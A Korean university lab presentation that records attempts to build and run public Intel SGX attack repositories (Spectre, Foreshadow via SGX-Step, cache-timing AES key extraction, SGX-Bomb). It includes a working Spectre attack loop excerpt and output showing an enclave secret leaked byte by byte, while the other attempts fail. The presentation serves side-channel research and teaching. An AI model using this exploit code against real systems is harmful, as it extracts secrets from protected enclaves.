SGX 공격 코드 실행

한성대 김경호

한성대학교
HANSUNG UNIVERSITY

CryptoCraft LAB
https://crypto.modoo.at

Contents

CryptoCraft LAB

1. SGX + Attack + Github

lsds/spectre-attack-sgx: Spectre attack against SGX enclave - Git…

https://github.com/lsds/spectre-attack-sgx ▾ 이 페이지 번역하기

2018. 1. 14. - Spectre **attack** against **SGX** enclave. Contribute to lsds/spectre-**attack-sgx** development by creating an account on **GitHub**.

이 페이지를 2번 방문했습니다. 최근 방문 날짜: 19. 8. 12

jovanbulck/sgx-step: A practical attack framework for precise ... - …

https://github.com/jovanbulck/sgx-step ▾ 이 페이지 번역하기

A Practical **Attack** Framework for Precise Enclave Execution Control. logo. **SGX**-Step is an open-source framework to facilitate side-channel **attack** research on ...

이 페이지를 19. 8. 12에 방문했습니다.

heartever/SPMattack: page attacks on SGX enclaves - GitHub

https://github.com/heartever/SPMattack ▾ 이 페이지 번역하기

page **attacks** on **SGX** enclaves. Contribute to heartever/SPMattack development by creating an account on **GitHub**.

m1ghtym0/sgx-timing: First practical showcase for leaking ... - Git…

https://github.com/m1ghtym0/sgx-timing ▾ 이 페이지 번역하기

2017. 3. 21. - Cache-timing **Attacks** on Intel **SGX**. We present an access-driven cache-timing **attack** on AES when running inside an Intel **SGX** enclave.

이 페이지를 2번 방문했습니다. 최근 방문 날짜: 19. 8. 12

sslab-gatech/sgx-bomb - GitHub

https://github.com/sslab-gatech/sgx-bomb ▾ 이 페이지 번역하기

The **SGX**-Bomb **attack**. **SGX**-Bomb launches the Rowhammer **attack** against enclave memory to trigger the processor lockdown. If arbitrary bit flips have ...

이 페이지를 2번 방문했습니다. 최근 방문 날짜: 19. 8. 12

2. Spectre

lsds/spectre-attack-sgx: Spectre attack against SGX enclave - Git...

https://github.com/lsds/spectre-attack-sgx ▾ 이 페이지 번역하기

2018. 1. 14. - Spectre attack against SGX enclave. Contribute to lsds/spectre-attack-sgx development by creating an account on GitHub.

이 페이지를 2번 방문했습니다. 최근 방문 날짜: 19. 8. 12

https://github.com/lsds/spectre-attack-sgx

```
kyungho@kyungho-NUC8i5BEH:~/spectre-attack-sgx/SGXSpectre$ ls
enclave  main  Makefile  tags
kyungho@kyungho-NUC8i5BEH:~/spectre-attack-sgx/SGXSpectre$ make
cd main && /home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/bin/x64/sgx_edger8r --untrusted ../enclave/enclave.edl --search-path ../enclave --search-path /home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include
GEN  =>  enclave_u.c
cd main && gcc -m64 -g -O2 -fPIC -Wno-attributes -Wno-implicit-function-declaration  -DNDEBUG -DEDEBUG -UDEBUG -I/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include -c enclave_u.c -o enclave_u.o
CC   <=  enclave_u.c
cd main && gcc -g -O2 -fPIC -DPIC -Werror -m64 -g -O2 -fPIC -Wno-attributes -Wno-implicit-function-declaration  -DNDEBUG -DEDEBUG -UDEBUG -I/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include -c main.c -o main.o
CC   <=  enclave_u.o
gcc -m64 -g -O2 -fPIC -Wno-attributes -Wno-implicit-function-declaration  -DNDEBUG -DEDEBUG -UDEBUG -I/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include -c main/enclave_init.c -o main/enclave_init.o
CC   <=  main/enclave_init.c
gcc -g -O2 -Wall -Werror -std=gnu99 -fno-strict-aliasing -fno-strict-overflow -D_FORTIFY_SOURCE=2 -fstack-protector-all -DHAVE_GNU_STACK -Wno-pointer-sign -o sgxspectre main/main.o main/enclave_u.o main/enclave_init.o -m64 -g -O2 -L/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64 -lsgx_urts  -lsgx_uae_service -lpthread
cd enclave && /home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/bin/x64/sgx_edger8r --trusted ./enclave.edl --search-path . --search-path /home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include
GEN  =>  enclave_t.c
cd enclave && gcc -m64 -g -O2 -nostdinc -fvisibility=hidden -fpie -fstack-protector -Ienclave -I/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include -I/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include/tlibc -I/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include/stlport -c enclave_t.c -o enclave_t.o
CC   <=  enclave_t.c
gcc -g -O2 -Wall -Werror -std=gnu99 -fno-strict-aliasing -fno-strict-overflow -D_FORTIFY_SOURCE=2 -fstack-protector-all -DHAVE_GNU_STACK -Wno-pointer-sign -m64 -g -O2 -nostdinc -fvisibility=hidden -fpie -fstack-protector -Ienclave -I/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include -I/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include/tlibc -I/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include/stlport -I/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/include -fPIC -DPIC -c -o enclave/enclave_attack.o enclave/enclave_attack.c
CC   <=  enclave/enclave_attack.c
gcc enclave/enclave_t.o enclave/enclave_attack.o -o enclave.so -m64 -g -O2 -Wl,--no-undefined -nostdlib -nodefaultlibs -nostartfiles -L/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/lib64 -Wl,--whole-archive -lsgx_trts -Wl,--no-whole-archive -Wl,--start-group -lsgx_tstdc -lsgx_tstdcxx -lsgx_tcmalloc -lsgx_tcrypto -lsgx_tservice -Wl,--end-group -Wl,-Bstatic -Wl,-Bsymbolic -Wl,--no-undefined -Wl,-pie,-eenclave_entry -Wl,--export-dynamic -Wl,--defsym,__ImageBase=0 -Wl,--version-script=enclave/enclave.lds
LINK =>  enclave.so
/home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/bin/x64/sgx_sign sign -key enclave/enclave_private.pem -enclave enclave.so -out enclave.signed.so -config enclave/enclave.config.xml
<!-- Please refer to User's Guide for the explanation of each field -->
<EnclaveConfiguration>
    <ProdID>0</ProdID>
    <ISVSVN>0</ISVSVN>
    <StackMaxSize>0x40000</StackMaxSize>
    <HeapMaxSize>0x4600000</HeapMaxSize>
    <TCSNum>50</TCSNum>
    <TCSPolicy>1</TCSPolicy>
    <DisableDebug>0</DisableDebug>
    <MiscSelect>0</MiscSelect>
    <MiscMask>0xFFFFFFFF</MiscMask>
</EnclaveConfiguration>
tcs_num 50, tcs_max_num 50, tcs_min_pool 1
The required memory is 87433216B.
Succeed.
SIGN =>  enclave.signed.so
kyungho@kyungho-NUC8i5BEH:~/spectre-attack-sgx/SGXSpectre$ ls
enclave  enclave.signed.so  enclave.so  main  Makefile  sgxspectre  tags
kyungho@kyungho-NUC8i5BEH:~/spectre-attack-sgx/SGXSpectre$
```

```
kyungho@kyungho-NUC8i5BEH:~/spectre-attack-sgx/SGXSpectre$ ./sgxspectre
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdfcb18... Unclear: 0x54='T' score=997 (second best: 0x00 score=771)
Reading at malicious_x = 0xffffffffffdfcb19... Unclear: 0x68='h' score=998 (second best: 0x00 score=763)
Reading at malicious_x = 0xffffffffffdfcb1a... Unclear: 0x65='e' score=990 (second best: 0x00 score=728)
Reading at malicious_x = 0xffffffffffdfcb1b... Unclear: 0x20=' ' score=997 (second best: 0x00 score=773)
Reading at malicious_x = 0xffffffffffdfcb1c... Unclear: 0x4D='M' score=996 (second best: 0x00 score=763)
Reading at malicious_x = 0xffffffffffdfcb1d... Unclear: 0x61='a' score=997 (second best: 0x00 score=783)
Reading at malicious_x = 0xffffffffffdfcb1e... Unclear: 0x67='g' score=996 (second best: 0x00 score=792)
Reading at malicious_x = 0xffffffffffdfcb1f... Unclear: 0x69='i' score=995 (second best: 0x00 score=788)
Reading at malicious_x = 0xffffffffffdfcb20... Unclear: 0x63='c' score=998 (second best: 0x00 score=788)
Reading at malicious_x = 0xffffffffffdfcb21... Unclear: 0x20=' ' score=997 (second best: 0x00 score=796)
Reading at malicious_x = 0xffffffffffdfcb22... Unclear: 0x57='W' score=997 (second best: 0x00 score=849)
Reading at malicious_x = 0xffffffffffdfcb23... Unclear: 0x6F='o' score=991 (second best: 0x00 score=807)
Reading at malicious_x = 0xffffffffffdfcb24... Unclear: 0x72='r' score=998 (second best: 0x00 score=781)
Reading at malicious_x = 0xffffffffffdfcb25... Unclear: 0x64='d' score=998 (second best: 0x00 score=806)
Reading at malicious_x = 0xffffffffffdfcb26... Unclear: 0x73='s' score=999 (second best: 0x00 score=772)
Reading at malicious_x = 0xffffffffffdfcb27... Unclear: 0x20=' ' score=996 (second best: 0x00 score=796)
Reading at malicious_x = 0xffffffffffdfcb28... Unclear: 0x61='a' score=999 (second best: 0x00 score=785)
Reading at malicious_x = 0xffffffffffdfcb29... Unclear: 0x72='r' score=992 (second best: 0x00 score=815)
Reading at malicious_x = 0xffffffffffdfcb2a... Unclear: 0x65='e' score=995 (second best: 0x00 score=778)
Reading at malicious_x = 0xffffffffffdfcb2b... Unclear: 0x20=' ' score=998 (second best: 0x00 score=827)
Reading at malicious_x = 0xffffffffffdfcb2c... Unclear: 0x53='S' score=998 (second best: 0x00 score=816)
Reading at malicious_x = 0xffffffffffdfcb2d... Unclear: 0x71='q' score=998 (second best: 0x00 score=822)
Reading at malicious_x = 0xffffffffffdfcb2e... Unclear: 0x75='u' score=998 (second best: 0x76 score=836)
Reading at malicious_x = 0xffffffffffdfcb2f... Unclear: 0x65='e' score=998 (second best: 0x00 score=778)
Reading at malicious_x = 0xffffffffffdfcb30... Unclear: 0x61='a' score=997 (second best: 0x00 score=797)
Reading at malicious_x = 0xffffffffffdfcb31... Unclear: 0x6D='m' score=998 (second best: 0x00 score=866)
Reading at malicious_x = 0xffffffffffdfcb32... Unclear: 0x69='i' score=998 (second best: 0x00 score=801)
Reading at malicious_x = 0xffffffffffdfcb33... Unclear: 0x73='s' score=999 (second best: 0x00 score=804)
Reading at malicious_x = 0xffffffffffdfcb34... Unclear: 0x68='h' score=998 (second best: 0x00 score=784)
Reading at malicious_x = 0xffffffffffdfcb35... Unclear: 0x20=' ' score=999 (second best: 0x00 score=784)
Reading at malicious_x = 0xffffffffffdfcb36... Unclear: 0x4F='O' score=998 (second best: 0x00 score=786)
Reading at malicious_x = 0xffffffffffdfcb37... Unclear: 0x73='s' score=998 (second best: 0x00 score=806)
Reading at malicious_x = 0xffffffffffdfcb38... Unclear: 0x73='s' score=999 (second best: 0x00 score=812)
Reading at malicious_x = 0xffffffffffdfcb39... Unclear: 0x69='i' score=999 (second best: 0x00 score=807)
Reading at malicious_x = 0xffffffffffdfcb3a... Unclear: 0x66='f' score=994 (second best: 0x00 score=779)
Reading at malicious_x = 0xffffffffffdfcb3b... Unclear: 0x72='r' score=998 (second best: 0x00 score=785)
Reading at malicious_x = 0xffffffffffdfcb3c... Unclear: 0x61='a' score=999 (second best: 0x00 score=775)
Reading at malicious_x = 0xffffffffffdfcb3d... Unclear: 0x67='g' score=999 (second best: 0x00 score=765)
Reading at malicious_x = 0xffffffffffdfcb3e... Unclear: 0x65='e' score=995 (second best: 0x00 score=774)
Reading at malicious_x = 0xffffffffffdfcb3f... Unclear: 0x2E='.' score=995 (second best: 0x00 score=774)
```

2. Spectre | What is Spectre?

- Out of Order Execution
  - 성능 향상을 위해 비순차적으로 명령어를 실행 (뒤에 명령어를 먼저 실행 가능)

- Speculative Execution
  - if문 같은 예측문을 예상하여 사전에 내부 명령어를 실행

```
if (x < array1_size)
   y = array2[array1[x] * 4096];
```

- Cache Side Channel Attack
  - 프로그램의 수행 속도에서 캐쉬와 메모리를 읽는 시간의 차이를 이용한 공격

2. Spectre | 코드 분석

```
for (i = 0; i < 256; i++)
        results[i] = 0;

for (tries = 999; tries > 0; tries--) {
        /* Flush array2[256*(0..255)] from cache */
        for (i = 0; i < 256; i++)
        _mm_clflush(&array2[i * 512]); /* intrinsic for clflush instruction */

        /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
        training_x = tries % array1_size;
        for (j = 29; j >= 0; j--) {
                _mm_clflush(&array1_size);
                volatile int z;
                for (z = 0; z < 100; z++) {} /* Delay (can also mfence) */

                /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
                /* Avoid jumps in case those tip off the branch predictor */
                x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
                x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
                x = training_x ^ (x & (malicious_x ^ training_x));

                /* Call the victim! */
                sgx_status_t ret = SGX_ERROR_UNEXPECTED;
                ret = ecall_victim_function(global_eid, x, array2, &array1_size);
                if (ret != SGX_SUCCESS)
                        abort();
        }

        /* Time reads. Order is lightly mixed up to prevent stride prediction */
        for (i = 0; i < 256; i++) {
                mix_i = ((i * 167) + 13) & 255;
                addr = &array2[mix_i * 512];
                time1 = __rdtscp(&junk); /* READ TIMER */
                junk = *addr; /* MEMORY ACCESS TO TIME */
                time2 = __rdtscp(&junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
                //if (time2 <= CACHE_HIT_THRESHOLD)
                if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1dupe[tries % array1_size])
                {
                        results[mix_i]++; /* cache hit - add +1 to score for this value */
                }
        }
```

```
/* Locate highest & second-highest results results tallies in j/k */
j = k = -1;
for (i = 0; i < 256; i++) {
        if (j < 0 || results[i] >= results[j]) {
                k = j;
                j = i;
        } else if (k < 0 || results[i] >= results[k]) {
                k = i;
        }
}

if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
        break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
}

results[0] ^= junk; /* use junk so code above won't get optimized out*/
value[0] = (uint8_t)j;
score[0] = results[j];
value[1] = (uint8_t)k;
score[1] = results[k];
```

3. Foreshadow

jovanbulck/sgx-step: A practical attack framework for precise ... - ...
https://github.com/jovanbulck/sgx-step ▾ 이 페이지 번역하기
A Practical Attack Framework for Precise Enclave Execution Control. logo. SGX-Step is an open-source framework to facilitate side-channel attack research on ...
이 페이지를 19. 8. 12에 방문했습니다.

https://github.com/jovanbulck/sgx-step

A Practical Attack Framework for Precise Enclave Execution Control

SGX-Step is an open-source framework to facilitate side-channel attack research on Intel SGX platforms. SGX-Step consists of an adversarial Linux kernel driver and user space library that allow to configure untrusted page table entries and/or x86 APIC timer interrupts completely from user space. Our research results have demonstrated several new and improved enclaved execution attacks that gather side-channel observations at a maximal temporal resolution (i.e., by interrupting the victim enclave after *every* single instruction).

License. SGX-Step is free software, licensed under GPLv3. The SGX-Step logo is derived from Eadweard Muybridge's iconic public domain "Sallie Gardner at a Gallop" photo series, which, like our enclave single-stepping goal, breaks down the galloping horse dynamics into a series of individual photo frames to reveal overall horse gait properties.

jovanbulck / sgx-step — Watch 11 | Star 121 | Fork 27

Code | Issues 6 | Pull requests 0 | Projects 0 | Security | Insights

Join GitHub today
GitHub is home to over 40 million developers working together to host and review code, manage projects, and build software together.
Sign up
Dismiss

A practical attack framework for precise enclave execution control

sgx | enclave | side-channel

81 commits | **1** branch | **4** releases | **3** contributors | GPL-3.0

Branch: **master** | New pull request | Find File | Clone or download

jovanbulck driver: fix Makefile. — Latest commit fad8a98 on May 27

app	app/foreshadow: proof-of-concept w/o TSX.	3 months ago
kernel	driver: fix Makefile.	3 months ago
libsgxstep	libsgxstep: add LIBSGXSTEP_SILENT option to supress debug output.	3 months ago
linux-sgx @ 2881753	Rebase patches to upstream linux-sgx v2.4.	5 months ago
linux-sgx-driver @ b738060	Rebase patches to upstream linux-sgx v2.4.	5 months ago
.gitignore	linux-sgx-driver: update submodule recent driver.	11 months ago
.gitmodules	SGX-Step v1.0 release.	2 years ago
0000-32bit-compatibility-fixes.patch	Rebase patches to upstream linux-sgx v2.4.	5 months ago
0001-reconfigure-AEP-TCS-ebase....	Rebase patches to upstream linux-sgx v2.4.	5 months ago
LICENSE	SGX-Step v1.0 release.	2 years ago
README-m32.md	Fixes to readme and sdk patch	last year
README.md	Add single-stepping support for i9-9900K CPU.	4 months ago
framework.png	v1.2.0 release with support for Nemesis-type interrupt latency attacks.	11 months ago
install_SGX_SDK.sh	installation script: multicore compilation	4 months ago
install_SGX_driver.sh	Add SGX SDK install scripts (thanks @MarinaMinkin).	5 months ago
logo.svg	Add logo.	2 years ago
patch_sdk.sh	Rebase patches to upstream linux-sgx v2.4.	5 months ago
systex17-slides.pdf	Add final SysTEX17 slides.	2 years ago
systex17.pdf	Initial commit with paper PDF and description.	2 years ago

3. Foreshadow

```
kyungho@kyungho-NUC8i5BEH:~$ cd sgx-step/
kyungho@kyungho-NUC8i5BEH:~/sgx-step$ ls
0000-32bit-compatibility-fixes.patch  kernel          patch_sdk.sh
0001-reconfigure-AEP-TCS-ebase.patch  libsgxstep      README-m32.md
app                                   LICENSE         README.md
framework.png                         linux-sgx       systex17.pdf
install_SGX_driver.sh                 linux-sgx-driver systex17-slides.pdf
install_SGX_SDK.sh                    logo.svg
```

```
kyungho@kyungho-NUC8i5BEH:~/sgx-step/app$ cd foreshadow/
kyungho@kyungho-NUC8i5BEH:~/sgx-step/app/foreshadow$ ls
app  Enclave  main.c  main.o  Makefile  README.md
```

https://youtu.be/rU4jc5JScqE

- linux-sgx 의 경우 2.4 version 사용
- NUC에서 실패 (추후 i5-6200u에서 실험 예정)
- System Error 발생

```
kyungho@kyungho-NUC8i5BEH:~/sgx-step/app/foreshadow$ ./app
[main.c] Creating enclave...
[sched.c] continuing on CPU 1
[file.c] assertion '(f = fopen(path, "w"))' failed: Permission denied
Aborted (core dumped)
kyungho@kyungho-NUC8i5BEH:~/sgx-step/app/foreshadow$ sudo ./app
[main.c] Creating enclave...
[sched.c] continuing on CPU 1
[pt.c] /dev/sgx-step opened!
==== Victim Enclave ====
    Base:   0x7f5611800000
    Size:   4194304
    Limit:  0x7f5611c00000
    TCS:    0x7f5611b7a000
    SSA:    0x7f5611b7bf48
    AEP:    0x7f56137f373b
    EDBGRD: debug
[pt.c] /dev/mem opened!
[main.c] Randomly generated enclave secret at 0x7f5611a196c0 (page 0x7f5611a19000); alias at 0x7f5613c366c0 (revoking alias access rights
)
+-------------------------------------------------------------------------------+
| XD | PK | IGN | RSVD | PHYS ADRS      | IGN | G | PAT | D | A | PCD | PWT | U/S | R/W | P |
| 0  | x  | x   | 0    | 0x0000703ef000 | x   | x | x   | 1 | 1 | x   | x   | 1   | 1   | 1 |
+-------------------------------------------------------------------------------+
+-------------------------------------------------------------------------------+
| XD | PK | IGN | RSVD | PHYS ADRS      | IGN | G | PAT | D | A | PCD | PWT | U/S | R/W | P |
| 0  | x  | x   | 0    | 0x0000703ef000 | x   | x | x   | 0 | 1 | x   | x   | 1   | 1   | 0 |
+-------------------------------------------------------------------------------+
[foreshadow.c] cache hit/miss=44/198; reload threshold=94

--------------------------------------------------------------------------------
[main.c] Foreshadow secret extraction
--------------------------------------------------------------------------------

[main.c] prefetching enclave secret (EENTER/EEXIT)...
[main.c] extracting secret from L1 cache..
Illegal instruction (core dumped)
```

4. SGX-Timing

m1ghtym0/sgx-timing: First practical showcase for leaking ... - Git...
https://github.com/m1ghtym0/sgx-timing ▾ 이 페이지 번역하기
2017. 3. 21. - Cache-timing Attacks on Intel SGX. We present an access-driven cache-timing attack on AES when running inside an Intel SGX enclave.
이 페이지를 2번 방문했습니다. 최근 방문 날짜: 19. 8. 12

https://github.com/m1ghtym0/sgx-timing

Cache-timing Attacks on Intel SGX

We present an access-driven cache-timing attack on AES when running inside an Intel SGX enclave. Using Neve and Seifert's elimination method, as well as a cache probing mechanism relying on Intel PCM, we are able to extract the AES secret key in less than 10 seconds by investigating 480 encrypted blocks on average. The AES implementation we attack is based on a Gladman AES implementation taken from an older version of OpenSSL, which is known to be vulnerable to cache-timing attacks. In contrast to previous works on cache-timing attacks, our attack has to be exe- cuted with root privileges running on the same host as the vulnerable enclave. Intel SGX, however, was designed to precisely protect applications against root-level attacks. As a consequence, we demonstrate that SGX cannot withstand its designated attacker model when it comes to side-channel vulnerabilities. To the contrary, the attack surface for side- channels increases dramatically in the scenario of SGX due to the power of root-level attackers, for example, by exploiting the accuracy of PCM, which is restricted to kernel code.

Visit https://www1.cs.fau.de/sgx-timing for more information.

m1ghtym0 / sgx-timing — Watch 1 | Star 12 | Fork 4

Code | Issues 0 | Pull requests 0 | Projects 0 | Security | Insights

Dismiss

Join GitHub today

GitHub is home to over 40 million developers working together to host and review code, manage projects, and build software together.

Sign up

First practical showcase for leaking secret encryption keys from a secure SGX enclave.

4 commits | 1 branch | 0 releases | 1 contributor

Branch: master ▾ | New pull request | Find File | Clone or download ▾

m1ghtym0 Delete old README text — Latest commit d1d243d on Mar 21, 2017

attacker_demo	Add sources to repo	2 years ago
pmc_driver	Add sources to repo	2 years ago
.gitignore	Initial commit	2 years ago
README.md	Delete old README text	2 years ago

- Cache-timing Attack을 이용한 AES 키 추출
- 컴파일 오류가 상당히 많이 나서 추후 코드 분석 필요

4. SGX-Timing

```
kyungho@kyungho-NUC8i5BEH:~/sgx-timing$ ls
attacker_demo  pmc_driver  README.md
```

```
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/attacker_demo$ ls
attack_demo.c  cache.c  cache.h  Enclave  Makefile  set_sched.c  set_sched.h
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/attacker_demo$ make
[===] Enclave [===]
[GEN] /home/kyungho/linux-sgx/linux/installer/bin/sgxsdk/bin/x64/sgx_edger8r victim_enclave.edl
[CC]  victim_enclave_t.c (trusted edge)
[CC]  victim_enclave.c (core)
[CC]  aes_core.c (core)
[LD]   victim_enclave.o aes_core.o victim_enclave_t.o victim_enclave.unsigned.so
/usr/bin/ld: warning: cannot find entry symbol enclave_entry; defaulting to 0000000000000690
victim_enclave_t.o: In function `sgx_createSecret':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:49: undefined reference to `createSecret'
victim_enclave_t.o: In function `sgx_getSecretSize':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:57: undefined reference to `getSecretSize'
victim_enclave_t.o: In function `sgx_storeSecret':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:63: undefined reference to `sgx_is_outside_enclave'
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:74: undefined reference to `storeSecret'
victim_enclave_t.o: In function `sgx_loadSecret':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:82: undefined reference to `sgx_is_outside_enclave'
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:93: undefined reference to `loadSecret'
victim_enclave_t.o: In function `sgx_encrypt_step':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:101: undefined reference to `sgx_is_outside_enclave'
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:112: undefined reference to `encrypt_step'
victim_enclave_t.o: In function `sgx_encrypt_final':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:120: undefined reference to `sgx_is_outside_enclave'
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:131: undefined reference to `encrypt_final'
victim_enclave_t.o: In function `sgx_encrypt_loop':
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:139: undefined reference to `sgx_is_outside_enclave'
/home/kyungho/sgx-timing/attacker_demo/Enclave/victim_enclave_t.c:153: undefined reference to `encrypt_loop'
collect2: error: ld returned 1 exit status
Makefile:42: recipe for target 'victim_enclave.so' failed
make[1]: *** [victim_enclave.so] Error 1
Makefile:65: recipe for target 'build-Enclave' failed
make: *** [build-Enclave] Error 2
```

```
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/pmc_driver$ ls
driver  Makefile  MSRDriver.h  MSRdrvL.h  PMCTestA.cpp  PMCTestB.cpp  PMCTest.h  PMCTestLinux.h  setup.sh  shutdown.sh
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/pmc_driver$ make
g++ -O2 -c -m64 -o PMCTestA.o PMCTestA.cpp -lpthread
g++ -O2 -c -m64 -o PMCTestB.o PMCTestB.cpp -lpthread
g++ -O2 -m64 -o pmctest PMCTestA.o PMCTestB.o -lpthread
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/pmc_driver$ ls
driver    MSRDriver.h  pmctest      PMCTestA.o    PMCTestB.o  PMCTestLinux.h  shutdown.sh
Makefile  MSRdrvL.h    PMCTestA.cpp  PMCTestB.cpp  PMCTest.h   setup.sh
kyungho@kyungho-NUC8i5BEH:~/sgx-timing/pmc_driver$ ./setup.sh
Build driver LKM
make -C /lib/modules/`uname -r`/build M=/home/kyungho/sgx-timing/pmc_driver/driver modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-55-generic'
  CC [M]  /home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.o
/home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.c: In function ‘MSRdrv_ioctl’:
/home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.c:121:5: error: implicit declaration of function ‘copy_from_user’ [-Werror=i
mplicit-function-declaration]
     copy_from_user(commands, commandp, sizeof(commands));
     ^
/home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.c:179:9: error: implicit declaration of function ‘copy_to_user’ [-Werror=imp
licit-function-declaration]
         copy_to_user(commandp, commands, sizeof(commands));
         ^
cc1: some warnings being treated as errors
scripts/Makefile.build:337: recipe for target '/home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.o' failed
make[2]: *** [/home/kyungho/sgx-timing/pmc_driver/driver/MSRdrv.o] Error 1
Makefile:1552: recipe for target '_module_/home/kyungho/sgx-timing/pmc_driver/driver' failed
make[1]: *** [_module_/home/kyungho/sgx-timing/pmc_driver/driver] Error 2
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-55-generic'
Makefile:6: recipe for target 'default' failed
make: *** [default] Error 2
Install driver
mknod: /dev/MSRdrv: Permission denied
chmod: cannot access '/dev/MSRdrv': No such file or directory
insmod: ERROR: could not load module MSRdrv.ko: No such file or directory
Build PMC-Testsuite
make: Nothing to be done for 'all'.
Start Counters

Cannot open device /dev/MSRdrv
```

5. SGX-Bomb

sslab-gatech/sgx-bomb - GitHub

https://github.com/sslab-gatech/sgx-bomb ▾ 이 페이지 번역하기


The SGX-Bomb attack. SGX-Bomb launches the Rowhammer attack against enclave memory to trigger the processor lockdown. If arbitrary bit flips have ...

이 페이지를 2번 방문했습니다. 최근 방문 날짜: 19. 8. 12

https://github.com/sslab-gatech/sgx-bomb

- SGX의 보안 특성을 이용한 공격
- SGX는 데이터의 무결성을 위반하는 Event 발생 시 시스템을 멈춤으로써 방어하는 특성을 이용
